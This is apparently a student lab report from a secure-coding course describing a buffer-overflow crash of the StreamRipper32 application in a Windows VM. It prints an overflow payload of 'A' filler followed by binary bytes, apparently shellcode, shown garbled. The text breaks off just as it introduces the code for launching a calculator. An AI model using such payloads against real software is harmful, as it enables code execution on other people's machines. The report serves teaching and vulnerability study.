
Secure coding

Lab – 8

- G Jay Venkat
- 18BCN7112


Using windows-10 as a VM to crash streamRipper32 using the buffer-overflow:




Now we generate the payload using the python code the payload is below


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë□□ôZ□ÚÇºîP
SàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíáýÍ4aüXÏW×□2•…v89òt'²H˜"›°öÂù÷~áºÕšï0äJ>¸K³Ž
K•ô)´àJIóË0•vï"^ +%²·¸)□æ-~□J—
qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%m'ëŽâ(Ú²9™cY¹&¶Îé^i¯YiÚG³fw¼¬.
G''KT6yŽZ9Á¼S%NÌÜËãmÆŽ®ªåo`[fc«ÞÙ°´ôu^&"…)[Ò~E¶'"ÿ¤n@Çlµ±Æm8□ì},,©)XYg‡3ÉqÉèƒŒÂc'â‹
ç³´□o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ□Ã

We send the above string as a input as shown below:



As soon as we click ok the application shuts down. In windows 10 there is no message pop up regarding the error. **So, here are the screen shots from a windows 7 machine.**





Analysis

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed

For getting the calculator we use the below